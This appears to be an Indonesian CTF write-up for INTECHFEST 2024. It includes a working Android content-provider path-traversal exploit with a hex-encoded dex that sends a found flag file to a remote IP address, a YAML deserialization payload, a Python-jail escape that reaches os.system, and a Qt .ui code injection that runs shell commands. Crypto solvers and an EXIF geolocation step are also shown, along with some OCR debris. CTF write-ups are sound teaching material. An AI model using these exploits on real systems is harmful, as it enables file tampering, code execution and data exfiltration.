11811695c7a3e4b01180f4b88020b01180e2d027a1d2835027b594c011c0f3d2d02761d4c011c0
f412d3e193c3d0012000e0212a43c006b000e00010000000b000000010000001200000002000000
011002100010000000900000002000000130013000100000000000000010000001100000001000
000130000000200000013002000010000000e000000020000001700170002000000900130016 2
d24244e65737424736d66696e64466c616746696c65001a2d24244e65737424736d72656164466
c616746726f6d46696c6500122d24244e65737424736d73656e64466c616700042e74787400282

```
f646174612f646174612f636f6d2e61696d61726463722e7077646d616e616765722f66696c657
3002d2f646174612f646174612f636f6d2e61696d61726463722e7077646d616e616765722f666
96c65732f666c616700063c696e69743e0012443824245379 6e746865746963436c617373000a4
4656275672e6a6176610014457863657074696f6e206f636375727265643a20000e464c41475f4
6494c455f504154480024466169 6c656420746f2073656e6420666c61672e20526573706f6e736
520636f64653a200011466c61672066696c6520666f756e643a200014466c61672066696c65206
e6f7420666f756e642e0017466c61672073656e74207375636365737366756c6c792e0006466c6
1673a2000034745540001490 02d494f457863657074696f6e206f6363757272656420776869 6c6
52073656e64696e672074686520666c61673a2000014c00024c4900024c4c00034c4c4c003b4c6
36f6d2f61696d61726463722f7077646d616e616765722f4465627567242445787465726e616c5
3796e746865746963426163 6b706f7274303b00394c636f6d2f61696d61726463722f7077646d6
16e616765722f4465627567242445787465726e616c53796e746865746963 4c616d626461313b0
0214c636f6d2f61696d61726463722f7077646d616e616765722f446562756724313b001f4c636
f6d2f61696d61726463722f7077646d616e616765722f44656275673b00234c64616c76696b2f6
16e6e6f746174696f6e2f456e636c6f73696e674d6574686f643b001e4c64616c76696b2f616e6
e6f746174696f6e2f496e6e6572436c6173733b001a4c64616c76696b2f616e6e6f746174696f6
e2f5468726f77733b00184c6a6176612f696f2f427566666572656456265616465723b000e4c6a6
176612f696f2f46696c653b00144c6a6176612f696f2f46696c655265616465723b00184c6a617
6612f696f2f46696c656e616d6546696c7465723b00154c6a6176612f696f2f494f45786365707
4696f6e3b00154c6a6176612f696f2f5072696e7453747265616d3b00104c6a6176612f696f2f5
265616465723b00114c6a6176612f6c616e672f436c6173733b00154c6a6176612f6c616e672f4
57863657074696f6e3b00124c6a6176612f6c616e672f4f626a6563743b00144c6a6176612f6c6
16e672f52756e6e61626c653b00124c6a6176612f6c616e672f537472696e673b00194c6a61766
12f6c616e672f537472696e674275696c6465723b00124c6a6176612f6c616e672f53797374656
d3b00124c6a6176612f6c616e672f5468726561643b00154c6a6176612f6c616e672f5468726f7
761626c653b001a4c6a6176612f6c616e672f7265666c6563742f4d6574686f643b001c4c6a617
6612f6e65742f4874747055524c436f6e6e656374696f6e3b000e4c6a6176612f6e65742f55524
c3b00184c6a6176612f6e65742f55524c436f6e6e656374696f6e3b00154c6a6176612f6e65742
f55524c456e636f6465723b00094e47524f4b5f55524c000f526573706f6e736520436f64653a2
0001a5365617263686 96e6720666f7220666c61672066696c652e2e2e002053656e64696e67206
66c616720746f2072656d6f7465207365727665722e2e2e00195374617274696e6720646562756
72070726f636573732e2e2e000555524c3a2000055554462d380001560002564c0003564c4c000
15a00025a4c00035a4c4c000f5b4c6a6176612f696f2f46696c653b00125b4c6a6176612f6c616
e672f436c6173733b00135b4c6a6176612f6c616e672f4f626a6563743b0006616363657074000
b616363657373466c616773000d6164645375707072657373656400066170706 56e640005636c6
f73650007636f6e6e656374000a646973636f6e6e6563740006656e636f64650008656e6473576
974680003657272000c66696e64466c616746696c650004666c6167001167657446 5636c61726
5644d6574686f64000a6765744d65737361676500076765744e616d65000f676574526573706f6
e7365436f64650021687474703a2f2f3130332e3138362e33312e33383a33313333392f7265706
f72740027687474703a2f2f3130332e3138362e33312e33383a33313333392f7265706f72743f6
66c61673d0006696e766f6b6500156c616d6264612466696e64466c616746696c65243000096c6
9737446696c657300016d00046e616d6500126e67726f6b2d736b69702d7761726e696e67000e6
f70656e436f6e6e656374696f6e00036f7574000f7072696e74537461636b54726163650007707
2696e746c6e001072656164466c616746726f6d46696c650008726561644c696e65000372756e0
00873656e64466c6167001073657452657175657 44d6574686f6400127365745265717565737
450726f706572747900057374617274000a737461727473576974680004737 46f700008746f537
472696e67000474727565000576616c7565009b017e7e44387b226261636b656e64223a2264657
8222c22636f6d70696c6174696f6e2d6d6f6465223a226465627567222c226861732d636865636
b73756d73223a66616c73652c226d696e2d617069223a312c227368612d31223a2266616365646
6343162626432386235363364316539653039633566373264376335636135393864352 22c22766
57273696f6e223a22382e322e322d646576227d000205016a1a0d020602440400591e0207016a1
c01180c00000100008920bc0b000001010181a004a80c02118c0c000001010380800 4c00c0401d
80c02000a00001a011a05c820d80e01c820c80f01c820e810018180048011010af40e018820a00
e010ae40f010a98110109c4150109f01502170517530000000002000000e2130000e8130000010
00000f01300005c1400000000000000000000000000005814000000000000100000000000000
b000000681400001100000000000000010000000000000010000006c0000007000000000200000
```

```
02200000020020000030000015000000a802000004000000040000000a4030000050000002f000
000c4030000060000000400000003c0500000120000000f000000bc0500000320000009000000020
b0000011000000c000000800b0000022000006c000000e00b000004200000003000000e21300000
020000004000000f8130000052000000100000053140000031000000300000058140000062000000
0020000007014000000100000010000009814000000";
                byte[] bytes = hexStringToByteArray(hexString);

                // Write the bytes to the file
                FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
                fileOutputStream.write(bytes);
                fileOutputStream.close();

                // Close the ParcelFileDescriptor
                pfd.close();

                // Log success
                Log.d(TAG, "File write successful: " + fileUri.toString());
            } else {
                // Log error if pfd is null
                Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
            }
        } catch (IOException e) {
            // Log the exception in case of failure
            Log.d(TAG, "Error writing to file: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            Log.d(TAG, "Unexpected error: " + e.getMessage());
            e.printStackTrace();
        }
    }

    // Helper function to convert hex string to byte array
    public static byte[] hexStringToByteArray(String s) {
        int len = s.length();
        byte[] data = new byte[len / 2];
        for (int i = 0; i < len; i += 2) {
            data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
                    + Character.digit(s.charAt(i+1), 16));
        }
        return data;
    }

    public static void pocAimar(Context context) {
        try {
            Uri contentUri =
Uri.parse("content://com.aimardcr.pwdmanager/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E
%2F%2E%2E%2F%2E%2E%2F/data/data/com.aimardcr.pwdmanager/files/pwds.yml");

            ContentResolver resolver = context.getContentResolver();
            FileOutputStream fos = (FileOutputStream)
resolver.openOutputStream(contentUri, "");
            fos.write(("\n- id: 3\n" +
                    "  application: Google\n" +
                    "  username: Sasuke\n" +
```

```
                    "  password: AAAA").getBytes());
            fos.close();
        } catch (Exception e) {
            Log.e("PwdManager", "Error: " + e.getMessage());
        }
    }

    public static void writeToFiles(Context context) {
        try {
            // Ensure context is valid
            if (context == null) {
                Log.d(TAG, "Context is null");
                return;
            }

            // Construct the content URI to access the target file
            String pathtraversal =
"%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fdata%2Fdata%2Fcom.aimardcr.pwdma
nager%2Ffiles%2Fpwds.yml";
            Uri fileUri =
Uri.parse("content://com.aimardcr.pwdmanager/"+pathtraversal);
            Log.d(TAG, "File URI constructed: " + fileUri.toString());

            // Get ContentResolver and open the file descriptor
            ContentResolver contentResolver = context.getContentResolver();
            ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "w"); // Open file in write mode
            Log.d(TAG, "ParcelFileDescriptor opened");

            if (pfd != null) {
                // Write malicious data to the file
                FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
                String maliciousData ="\n- id: 4\n"+
                            "  application: hacked\n"+
                            "  username: john\n"+
                            "  password: Bob443\n"+
                        "debugHelper:\n" +
                        "  autoStart: !!com.aimardcr.pwdmanager.DebugHelper
[True]";

                fileOutputStream.write(maliciousData.getBytes());
                fileOutputStream.close();

                // Close the ParcelFileDescriptor
                pfd.close();

                // Log success
                Log.d(TAG, "File write successful: " + fileUri.toString());
            } else {
                // Log error if pfd is null
                Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
            }
        } catch (IOException e) {
            // Log the exception in case of failure
```

```
            Log.d(TAG, "Error writing to file: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            Log.d(TAG, "Unexpected error: " + e.getMessage());
            e.printStackTrace();
        }
    }
}
```

Build apk, listen ke port server buat dapetin flag nya entah pake ngrok atau vps terserah, lalu upload ke POC Tester dan dapet deh flag nya, dan berikut ini beberapa kendala saat kemaren padahal 10 menit sebelum end kita udah punya poc yang sama, tapi di lokal itu work tetapi di instance itu harus kayak gini, dan **disarankan untuk next ctf `client.py` nya minta tolong dibagikan juga.**

Showcase video:
https://www.youtube.com/watch?v=_PXQNMEK_7Y&t=2s


Gatau kenapa di lokal tidak pakai queries bisa, tapi di instance gamau,
Ini manifest solver saya

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   xmlns:tools="http://schemas.android.com/tools">
   <queries>
       <package android:name="com.aimardcr.pwdmanager" />
   </queries>
   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
   <uses-permission android:name="android.permission.INTERNET"/>
   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>


   <application
       android:allowBackup="true"
       android:dataExtractionRules="@xml/data_extraction_rules"
       android:fullBackupContent="@xml/backup_rules"
       android:icon="@mipmap/ic_launcher"
       android:label="@string/app_name"
       android:roundIcon="@mipmap/ic_launcher_round"
       android:supportsRtl="true"
       android:theme="@style/Theme.PwdManager_solver"
       android:networkSecurityConfig="@xml/network_security_config"
       tools:targetApi="31">
       <activity android:name=".getFlag" android:enabled="true"
android:exported="true"/>
       <activity
           android:name=".MainActivity"
           android:exported="true">
           <intent-filter>
               <action android:name="android.intent.action.MAIN" />

               <category android:name="android.intent.category.LAUNCHER" />
           </intent-filter>
       </activity>
   </application>

</manifest>
```


Problem kedua

tolong kaki saya sakit Today at 1:57 AM

harusnya `/files/*` di delet



2:02 AM see this



file debuggernya numpuk

sedangkan mode writenya gk bisa truncate tdi saya sdh coba

hmm! mata mata~ Today at 2:03 AM

iya baru notice kalo uninstallnya di komen, pantes tadi pas restart pas @skull coba langsung bisa

Cryptography

Alin

Diberikan sebuah file Matrix.class, saat di decompile jadi seperti ini

```
    import java.util.Scanner;

public class Matrix {
   static Scanner input;

   public static int[][] multiply(int[][] var0, int[][] var1) {
      int var2 = var0.length;
      int var3 = var1[0].length;
      int var4 = var3;
      int[][] var5 = new int[var2][var3];

      for(int var6 = 0; var6 < var2; ++var6) {
         for(int var7 = 0; var7 < var3; ++var7) {
            for(int var8 = 0; var8 < var4; ++var8) {
               var5[var6][var7] += var0[var6][var8] * var1[var8][var7];
            }
         }
      }

      return var5;
   }

   public static int[][][] string_to_matrix(String var0) {
      int[][][] var1 = new int[var0.length() / 9][3][3];

      for(int var2 = 0; var2 < var0.length(); var2 += 9) {
         int[][] var3 = new int[3][3];

         for(int var4 = 0; var4 < 9; ++var4) {
            var3[var4 / 3][var4 % 3] = var0.charAt(var2 + var4);
         }

         var1[var2 / 9] = var3;
      }
```

```java
      return var1;
   }

   public static void main(String[] var0) {
      System.out.print("plaintext: ");
      String var1 = input.nextLine();
      if (var1.length() % 9 != 0) {
         var1 = var1 + "?".repeat(9 - var1.length() % 9);
      }

      int[] var2 = new int[var1.length()];
      int[][][] var3 = string_to_matrix(var1);

      int var4;
      for(var4 = 0; var4 < var3.length; ++var4) {
         int[][] var5 = var3[var4];
         int[][] var6 = var3[0];
         int[][] var7 = multiply(var5, var6);

         for(int var8 = 0; var8 < 3; ++var8) {
            for(int var9 = 0; var9 < 3; ++var9) {
               var2[var4 * 9 + var8 * 3 + var9] = var7[var8][var9];
            }
         }
      }

      System.out.print("ciphertext: ");

      for(var4 = 0; var4 < var2.length; ++var4) {
         System.out.print(var2[var4] + " ");
      }

   }

   static {
      input = new Scanner(System.in);
   }
}
```

Yak jadi keliatannya cukup straightforward saja, jadi stringnya dibagi jadi beberapa block, tiap block berisi 9 karakter dalam matrix 3x3, lalu tiap block dikali dengan block pertama.

Nah kita tahu kalau block pertama itu flag format (INTECHFES), jadi kita bisa kali semua block dengan inverse itu saja

```
from sage.all import *
a = list(map(int,"16591 16716 18720 14700 14839 16596 15681 15810 17737
23089 23142 25955 18377 18305 20521 14746 14738 16272 19214 19535 21465
22507 22778 25463 19780 19694 22182 18507 18417 20641 18043 18278 20120
21986 22215 24733 19077 19278 21221 23126 23249 26010 19701 19598 22096
17963 17903 20089 17817 17747 19921 19586 19894 22442 16831 16778 18597
13356 13482 15057 13356 13482 15057".split()))

mat = []
for i in range(0, len(a), 9):
    res = matrix(3,3)
    for j in range(3):
        for k in range(3):
            res[j,k] = a[i+j*3+k]

    mat.append(res)

div = list(b"INTECHFES")
res = matrix(3,3)
for i in range(3):
    for j in range(3):
        res[i,j] = div[i*3+j]

for i in range(len(mat)):
    mat[i] = mat[i]*(res**-1)
    for x in (list(mat[i])):
        print(chr(x[0])+chr(x[1])+chr(x[2]), end="")
```

Flag: INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}

Intechprimes

Diberikan soal berikut

```python
#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open("flag.txt", "rb").read()


def intechprimes(nbit, z=8):
    hbit = nbit // 2
    big = getStrongPrime(nbit)
    small = sum(pow(2, e) for e in range(hbit - z, hbit))

    while True:
        small += 1
        p = big % (small - z)
        q = big % (small + z)
        n = p * q
        if isPrime(p) and isPrime(q) and n.bit_length() == nbit:
            return [n, (small << hbit) + (big >> hbit)]


m = bytes_to_long(FLAG)
e = 65537
n, h = intechprimes(1024)
c = pow(m, e, n)

print(f"e = {hex(e)}")
print(f"n = {hex(n)}")
print(f"h = {hex(h)}")
print(f"c = {hex(c)}")


#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open("flag.txt", "rb").read()
```

```python
def intechprimes(nbit, z=8):
    hbit = nbit // 2
    big = getStrongPrime(nbit)
    small = sum(pow(2, e) for e in range(hbit - z, hbit))

    while True:
        small += 1
        p = big % (small - z)
        q = big % (small + z)
        n = p * q
        if isPrime(p) and isPrime(q) and n.bit_length() == nbit:
            return [n, (small << hbit) + (big >> hbit)]


m = bytes_to_long(FLAG)
e = 65537
n, h = intechprimes(1024)
c = pow(m, e, n)

print(f"e = {hex(e)}")
print(f"n = {hex(n)}")
print(f"h = {hex(h)}")
print(f"c = {hex(c)}")
```

Ya jadi kita diberikan p*q sebagai berikut
p = big - k*(small-z)
q = big - l*(small+z)

Untuk sebuah bilangan k dan l
Kita juga diberikan small dan MSB dari big, kita sebut saja big', sehingga

p*q = (big' * 2^512 + x - k*(small-z)) * (big' * 2^512 + x - l*(small-z))
Untuk sebuah bilangan x

Nah sekarang kita punya 3 unknown variable, k, l dan x. Untungnya kita bisa dapat k dan l dengan cara berikut:

big' * 2^512 // (small-z) = k
big' * 2^512 // (small+z) = l

Proof is left as an exercise for the reader (hint x < small)

Jadi unknown variable nya sisa 1 dengan 1 equation, tinggal solve biasa aja

```
from z3 import *
from Crypto.Util.number import *
e = 0x10001
n =
0xd6d79816a6fae8353be8fedb84a6b20859d4f6a75cf3d3d68f85768a6530d923b3ffd0f3
8ab686ba2a09af58c14da2e5f2e194ad4bfe2b29808f422144addcc68b971eada3fe3dac8a
37f94508497bb963ef0f5b71132db11713c09412c166a9e6ebb4d1735149a74fbd93969889
55c2102db35436498c9a3541afaeb75a4c77
h =
0xff0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000001e8d2ebb88f07737d42a1d5
12e7ee2252a37cacb4178b0ab0dce605920ca786357d0a9eb94c102a5472a54e0770cc8e07
a8337c0dbd29c031cba0c82df0b6cafe66b3
c =
0x5d177c3f638d9f88268d1866d32c078b544c9500ab76d95095906712e936dd250d240d95
9c2cf521bb5342b4ddb18e1ab57d7accc5f7e0f8143c2e63976d403b43833bbd8664af930a
23986421858edb056b4c7578fb18cc58e95c89a56867dbe746abf0698dbf2c64fadeee990b
58a44ec0f815719e4af0d3be18be2f953334
small =
0xff0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000001e8d2
bigmsb =
0xebb88f07737d42a1d512e7ee2252a37cacb4178b0ab0dce605920ca786357d0a9eb94c10
2a5472a54e0770cc8e07a8337c0dbd29c031cba0c82df0b6cafe66b3 << 512

s = Solver()
x = Int('x')
s.add(((bigmsb + x) - ((bigmsb//(small-8))*(small-8))) * ((bigmsb + x) -
((bigmsb//(small+8))*(small+8))) == n)
print(s.check())

big = bigmsb + s.model()[x].as_long()

p = big % (small - 8)
q = big % (small + 8)

from wrth import *
m = solve_rsa(p,q,e,c)
```

```
print(m)
```

Flag: INTECHFEST{i_w0nder_how_s1mple_is_this_one_831b53}

Misc

Sanity Check

Ada javascript, tinggal dideobfuscate

```
"table", "trace"];
    for (let _0x7041f1 = 0; _0x7041f1 < _0x20257c.length; _0x7041f1+
+) {
      const _0x913650 =
_0x4d3511.constructor.prototype.bind(_0x4d3511);
      const _0x3d2425 = _0x20257c[_0x7041f1];
      const _0x6a5c41 = _0xb90b80[_0x3d2425] || _0x913650;
      _0x913650.__proto__ = _0x4d3511.bind(_0x4d3511);
      _0x913650.toString = _0x6a5c41.toString.bind(_0x6a5c41);
      _0xb90b80[_0x3d2425] = _0x913650;
    }
  });
  _0x52c635();
  if (currentString.length <
"INTECHFEST{W3lc0m3_And_G00dluck}".length) {
    nextChar =
"INTECHFEST{W3lc0m3_And_G00dluck}"[currentString.length];
    drawChar();
    message.textContent = "Flag: " + currentString;
  } else {
    ctx.clearRect(0, 0, canvas.width, canvas.height);
    message.textContent = "Congratulations! You've revealed the flag
INTECHFEST{W3lc0m3_And_G00dluck}";
  }
}
function _0x48c142(_0x8bd42, _0x5a181c, _0x4a05a7, _0x330b38,
_0x459d74) {
  return _0x484c(_0x4a05a7 - 0xbf, _0x330b38);
}
function isCharClicked(_0x401346, _0x2b276b) {
  const  0x4ec63c = ctx.measureText(nextChar).width;
```

Flag: INTECHFEST{W3lc0m3_And_G00dluck}

Typical

```python
#!/usr/bin/env python3
code = '''
__import__('sys').modules.clear()
__builtins__ = __import__('sys')._getframe(0).f_builtins

for _ in unsafe_builtins:
    del __builtins__[_]
unsafe_builtins.clear()
'''

unsafe_builtins = []
unsafe_chars = '!"#$%&\'()*+-,/;<=>?@\\^`{|}~0123456789\t '

for _ in __builtins__.__dict__:
    if not isinstance(__builtins__.__dict__[_], type):
        unsafe_builtins.append(_)
    elif _.startswith('_'):
        unsafe_builtins.append(_)

user_input = input('Enter code: ').strip()
for c in set(user_input):
    if c in unsafe_chars:
        exit('Unsafe character detected!')

# No file descriptor for you
__import__('sys').stdin = None
__import__('sys').stderr = None
__import__('sys').stdout = None

exec(code + user_input, {'unsafe_builtins': unsafe_builtins}, {})
```

No function call, no number, pretty much no special char kecuali ._[]: , no string
Builtins hanya class type aja tapi masih ada beberapa yang agak useful kayak range, zip, dll, builtins lain dihapus dari semua frame sehingga ngga bisa direcover pake self atau frame f_back atau semacamnya, oh dan no file descriptor aslinya ngga yakin ini implikasinya apa tapi kayaknya ini membuat kita harus dapat shell wkkw

Nah pertama kita harus mengatasi masalah function call, disini kita bisa menggunakan magic method __class_getitem__ pada suatu class untuk melakukan function call menggunakan getitem alias []

Nah masalahnya kita ngga bisa bikin class custom karena __build_class__ ilang, dan semua class builtin sepertinya immutable semua, tapi dari hint sudah jelas pasti ada suatu class yang somehow bisa di overwrite magic methodnya. Setelah coba coba dikit ternyata class ExceptionGroup tidak dihapus dan somehow bisa di overwrite magic methodnya (later ini di confirm mas hanasuru bahwa class ini unintended dan merupakan class baru dan tidak diduga memiliki magic method yang mutable), anyway sekarang function call aman, tinggal construct string sama angka, construct string surprisingly easy lewat execption message (e.g NameError: ‘something’ is not found) done angka juga ternyata cukup mudah dengan pakai enumerate, terus bisa di decrement terus dengan range (e.g for i in range(x) -> diakhir i == x-1), sisanya tinggal panggil preloaded os dari sebuah subclasses

```
# from wrth import *
from pwn import *
a = """for ExceptionGroup.__class_getitem__ in [enumerate]:pass
try:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
except NameError as e:[ExceptionGroup for ExceptionGroup.oneforty in ExceptionGroup[e.args[False]]]
for ExceptionGroup.oneforty in [ExceptionGroup.oneforty[False]]:pass
try:A
except NameError as e:[ExceptionGroup for ExceptionGroup.twentytwo in ExceptionGroup[e.args[False]]]
for ExceptionGroup.twentytwo in [ExceptionGroup.twentytwo[False]]:pass
for ExceptionGroup.__class_getitem__ in [range]:pass
for ExceptionGroup.twentyone in ExceptionGroup[ExceptionGroup.twentytwo]:pass
for ExceptionGroup.twenty in ExceptionGroup[ExceptionGroup.twentyone]:pass
for ExceptionGroup.nineteen in ExceptionGroup[ExceptionGroup.twenty]:pass
for ExceptionGroup.eighteen in ExceptionGroup[ExceptionGroup.nineteen]:pass
for ExceptionGroup.seventeen in ExceptionGroup[ExceptionGroup.eighteen]:pass
for ExceptionGroup.sixteen in ExceptionGroup[ExceptionGroup.seventeen]:pass
for ExceptionGroup.fifteen in ExceptionGroup[ExceptionGroup.sixteen]:pass
for ExceptionGroup.fourteen in ExceptionGroup[ExceptionGroup.fifteen]:pass
for ExceptionGroup.thirteen in ExceptionGroup[ExceptionGroup.fourteen]:pass
```

```
for ExceptionGroup.twelve in ExceptionGroup[ExceptionGroup.thirteen]:pass
for ExceptionGroup.eleven in ExceptionGroup[ExceptionGroup.twelve]:pass
for ExceptionGroup.ten in ExceptionGroup[ExceptionGroup.eleven]:pass
for ExceptionGroup.nine in ExceptionGroup[ExceptionGroup.ten]:pass
for ExceptionGroup.eight in ExceptionGroup[ExceptionGroup.nine]:pass
for ExceptionGroup.seven in ExceptionGroup[ExceptionGroup.eight]:pass
for ExceptionGroup.six in ExceptionGroup[ExceptionGroup.seven]:pass
for ExceptionGroup.five in ExceptionGroup[ExceptionGroup.six]:pass
for ExceptionGroup.four in ExceptionGroup[ExceptionGroup.five]:pass
for ExceptionGroup.three in ExceptionGroup[ExceptionGroup.four]:pass
for ExceptionGroup.two in ExceptionGroup[ExceptionGroup.three]:pass
[ExceptionGroup for ExceptionGroup.__class_getitem__ in
[list.__class__.__subclasses__]]
for ExceptionGroup.s in
[ExceptionGroup[list.__base__][ExceptionGroup.oneforty].__init__.__globals
__]:pass
try:system
except NameError as e:[ExceptionGroup for ExceptionGroup.a in
[ExceptionGroup.s[e.args[False][ExceptionGroup.six:ExceptionGroup.twelve]]
]]
[ExceptionGroup for ExceptionGroup.__class_getitem__ in
[ExceptionGroup.a]]
ExceptionGroup[classmethod.__name__[::ExceptionGroup.four][True:]]
"""
a = a.replace("\n","\r").replace(" ","\x0c").encode()
print(a)
context.log_level = "DEBUG"
r = remote("127.0.0.1", 38339)
r.recv()
r.sendline(a)
r.interactive()
```

Flag: INTECHFEST{tRACIn6_bACk_OVER_pytHOn_3xCEpTI0N_E6sEcADEIZ}

Previewer

Jadi di challenge ini kita bisa convert file .ui ke pyhton, terus kode pythonnya bakal dijalanin. Setelah trial and error, ternyata ada semacam code injection ketika proses convert. Letaknya ada di tag `property` dan attribut `name`. Jika kita pakai titik koma dalam value `name` maka nantinya kode python yang di-generate akan terputus dan kodingan malicious yang kita inject bisa dijalankan

File ui

```
  </rect>
 </property>
 <property name="windowTitle;rce = __import__('os').popen('cat /flag*').
 read();self.label.setText(_translate('MainWindow', rce))#">
  <string>Hello, World!</string>
 </property>
 <widget class="QWidget" name="centralwidget">
  <widget class="QLabel" name="label">
```

File generate python

```
def retranslateUi(self, MainWindow):
    _translate = QtCore.QCoreApplication.translate
    MainWindow.setWindowTitle;rce = __import__('os').popen('cat /
    flag*').read();self.label.setText(_translate('MainWindow', rce))#
    (_translate("MainWindow", "Hello, World!"))
```

Disini perlu bypass satu proteksi, yakni gabole make petik satu. Cara bypassnya bisa dengan menggunakan html entity "

Final poc

```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
 <class>MainWindow</class>
 <widget class="QMainWindow" name="MainWindow">
  <property name="geometry">
   <rect>
    <x>0</x>
    <y>0</y>
    <width>1000</width>
    <height>1000</height>
```

```
  </rect>
  </property>
  <property name="windowTitle">
   <string>Hello, World!</string>
  </property>
  <widget class="QWidget" name="centralwidget">
   <widget class="QLabel" name="label">
    <property name="geometry">
     <rect>
      <x>150</x>
      <y>130</y>
      <width>1000</width>
      <height>300</height>
     </rect>
    </property>
    <property name="text(_translate(&amp;quot;MainWindow&amp;quot;,
&amp;quot;&amp;quot;.join(__import__(&amp;quot;os&amp;quot;).popen(&amp;quot;cat /flag*&amp;quot;).read())))#">
     <string>Hello, World!</string>
    </property>
   </widget>
  </widget>
 </widget>
 <resources/>
 <connections/>
</ui>
```

Previewer

INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}

Flag:
INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}

[Osint] Details

Berhubung attachmentnya gede, kemungkinan info exifnya masih ada. Jadi jalanin exiftool buat ngeliat exif data. Disini dapet GPS Location

```
Create Date                     : 2024:08:14 14:25:37.386+08:00
Date/Time Original              : 2024:08:14 14:25:37.386+08:00
Modify Date                     : 2024:08:14 14:48:14+08:00
Thumbnail TIFF                  : (Binary data 125400 bytes, use -b option to extract)
GPS Altitude                    : 10.3 m Above Sea Level
GPS Date/Time                   : 2024:08:14 06:25:34Z
GPS Latitude                    : 8 deg 45' 59.50" S
GPS Longitude                   : 115 deg 10' 13.20" E
Circle Of Confusion             : 0.007 mm
Field Of View                   : 69.4 deg
Focal Length                    : 5.7 mm (35 mm equivalent: 26.0 mm)
GPS Position                    : 8 deg 45' 59.50" S, 115 deg 10' 13.20" E
Hyperfocal Distance             : 3.29 m
Light Value                     : 5.8
Lens ID                         : iPhone 14 back dual wide camera 5.7mm f/1.5
┌─beluga@localcat ~/CTF/intechfest2024/misc/dist
└─$
```

Tinggal di convert ke koordinat terus akses ke gmaps

